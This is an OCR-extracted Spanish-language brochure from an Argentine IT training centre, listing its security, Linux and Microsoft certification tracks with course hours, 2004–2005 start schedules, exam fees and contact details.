01-07-05	L-M-V	9.00 a 13.00
19-07-05	M-J	18.30 a 22.30
27-07-05	L-M-V	18.30 a 22.30
29-07-05	L-M-V	9.00 a 13.00

Carrera COR Security // Track Recomendado //
SEC1 + SEC2 + Especialización (a elección)

EXAMEN - CISSP	CURSO - Security
CISSP: Certified Information Systems Security Professional	**Clínica SEC1:** Seguridad y sus fundamentos (Duración **20 hs**) **Clínica SEC2:** Seguridad Avanzada (Duración **20 hs**)
Especialización LINUX	**Especialización Microsoft**
Módulo LX5: Seguridad y contra-seguridad en Redes (Duración **12hs**) + **Workshop LX6:** Workshops Servidor de Firewall y Squid (Comparación con ISA Server) (Duración **12 hs**) + **Workshop LX8:** Workshops Implementando VPNs bajo Linux (Duración **12 hs**)	**Curso 2159:** Deploying and Managing Microsoft Internet Security and Acceleration Server 2000 (Duración **24 hs**) + **Curso 40 hs Seguridad Electivo** de la Currícula Oficial Microsoft + **Curso 2823:** Implementing and Administering Security in a Microsoft Windows Server 2003 Network (Duración **40 hs**)
Incluye Material **# Cursos: 5 (cinco)** **Duración Total: 76 hs**	**Incluye Material** **# Cursos: 5 (cinco)** **Duración Total: 144 hs**

Para más información sobre la carrera COR Security y sus Especializaciones visitá www.secure105.com.ar

Cursos Intensivos y Personalizados

¿Cómo puedo hacer para que yo o la gente de mi Empresa pueda cursar cualquiera de los Cursos y Carreras Microsoft, Security, WEB Design o Linux de manera Personalizada / Intensiva?

Te recomendamos averiguar por costos y metodologías de cursada de todos nuestros Cursos y Carreras para realizarlos de forma intensiva y personalizada ya sea en las Oficinas de COR TECH o in Company (Capital o Interior del País).
Enviando solamente un email a intensive@cortech.com.ar o llamando al (54)11-4312-7694.


Certificaciones Macromedia

¿Dónde se pueden rendir los exámenes para certificarme como Macromedia Dreamweaver MX 2004 Designer, Developer y Flash MX 2004 Designer, Developer?

Podés hacer los exámenes en cualquier centro de tu localidad que provea exámenes VUE: Virtual Universities Enterprise (ver www.vue.com). Deberás entonces reservar tu turno de examen y abonar el costo correspondiente de 150.00 U$S para cada Examen MX 2004.

Más información respecto de las Certificaciones Macromedia MX 2004 podrás encontrarla en **www.macromedia.com**


Carrera Linux Completa
LX1 + LX2 + LX3




EXAMEN - LPIC Nivel 1	CURSO - Operation
LPIC-1	**Módulo LX1:** Curso Operador Linux (Duración **15 hs**)
	CURSO - Administration
	Módulo LX2: Curso Administrador Linux (Duración **15 hs**)
	CURSO - Networking
	Módulo LX3: Curso Redes Linux (Duración **15 hs**)
# Cursos: 3 (tres) — **LOC's incluidos: 1 (uno)**	**Duración Total: 45 hs**







Carrera Linux Avanzada
LX1 + LX2 + LX3 + LX4 + LX5



EXAMEN - LPIC Nivel 2	CURSO - Networking
LPIC-2	**Módulo LX4:** Curso Redes Linux Avanzado (Duración **12 hs**)
	CURSO - Securing
	Módulo LX5: Curso Seguridad y Contra-Seguridad Linux (Duración **12 hs**)
# Cursos: 5 (cinco) — **LOC's incluidos: 2 (dos)**	**Duración Total: 69 hs**

Carrera Linux Expert // Track Recomendado //
LX1 + LX2 + LX3 + LX4 + LX5 + 2 Workshops LX (a elección)



EXAMEN - LPIC Nivel 1 y Nivel 2	Workshops - Certificación
LPIC-1 LPIC-2	**LPIC-1:** Workshops para Exámenes LPI-101 y LPI-102 (Duración **12 hs**)
	LPIC-2: Workshops para Exámenes LPI-201 y LPI-202 (Duración **12 hs**)
EXAMEN - LPIC Nivel 3	**Workshops - Expert Linux**
LPIC-3	**LX6:** Workshops Servidor de Firewall y Squid (Comparación con ISA Server) (Duración **12 hs**)
	LX7: Workshops Clustering bajo Linux (Beowulf/ Open Mosix / Condor) (Duración **12 hs**)
	LX8: Workshops Implementando VPNs bajo Linux (FreeSwan) (Duración **12 hs**)
	LX9: Workshops Apache WEB Server (Duración **12 hs**)
# Cursos: 7 (siete) — **LOC's incluidos: 4 (cuatro)**	**Duración Total: 93 hs**

Fechas Inicio Calendario
Carrera Linux Complete, Advanced y Expert

INICIO	DIAS	HORARIO
11-08-04	L-M-V	9.30 a 12.30
14-08-04	S	10.00 a 13.00
17-08-04	M-J	18.30 a 21.30
03-09-04	L-M-V	18.30 a 21.30
09-09-04	M-J	9.30 a 12.30
14-09-04	M-J	14.00 a 17.00
06-10-04	L-M-V	9.30 a 12.30
09-10-04	S	10.00 a 13.00
14-10-04	M-J	18.30 a 21.30
05-11-04	L-M-V	18.30 a 21.30
11-11-04	M-J	9.30 a 12.30
12-11-04	L-M-V	14.00 a 17.00
05-01-05	L-M-V	9.30 a 12.30
08-01-05	S	10.00 a 13.00
13-01-05	M-J	18.30 a 21.30
04-02-05	L-M-V	18.30 a 21.30
10-02-05	M-J	9.30 a 12.30
15-02-05	M-J	14.00 a 17.00
04-03-05	L-M-V	9.30 a 12.30
12-03-05	S	10.00 a 13.00
17-03-05	M-J	18.30 a 21.30
06-04-05	L-M-V	18.30 a 21.30
14-04-05	M-J	9.30 a 12.30
08-04-05	L-M-V	14.00 a 17.00
04-05-05	L-M-V	9.30 a 12.30
07-05-05	S	10.00 a 13.00
12-05-05	M-J	18.30 a 21.30
08-06-05	L-M-V	9.30 a 12.30
09-06-05	M-J	18.30 a 21.30
14-06-05	M-J	14.00 a 17.00
01-07-05	L-M-V	18.30 a 21.30
14-07-05	M-J	9.30 a 12.30
16-07-05	S	10.00 a 13.00

Para más información sobre la carrera Linux Completa, Avanzada y Expert visitá www.cortech.com.ar/lxc/lxc1.htm

Costos de las Carreras y Cursos

¿Dónde se puede averiguar el costo de los Cursos y Carreras Microsoft, Security, WEB Design y/o Linux?

Podés averiguar los costos de los Cursos y Carreras acercándote personalmente a COR Technologies SRL: Av. Córdoba 657 Piso 12, telefónicamente llamando al (54)11-4312-7694, vía correo electrónico a masinfo@cortech.com.ar, o en http://www.cortech.com.ar

http://www.cortech.com.ar/gen/Cursos y Fechas COR.pdf

Certificaciones LPI

¿Dónde se pueden rendir los exámenes para certificarme en LPIC 101, 102, 201 ó 202?

Podés hacer los exámenes en cualquier centro de tu localidad que provea exámenes VUE: Virtual Universities Enterprise (ver www.vue.com)

Deberás entonces reservar tu turno de examen y abonar el costo correspondiente de 150.00 U$S para cada Examen.

Más información respecto de las Certificaciones LPI podrás encontrarla en **www.lpi.org**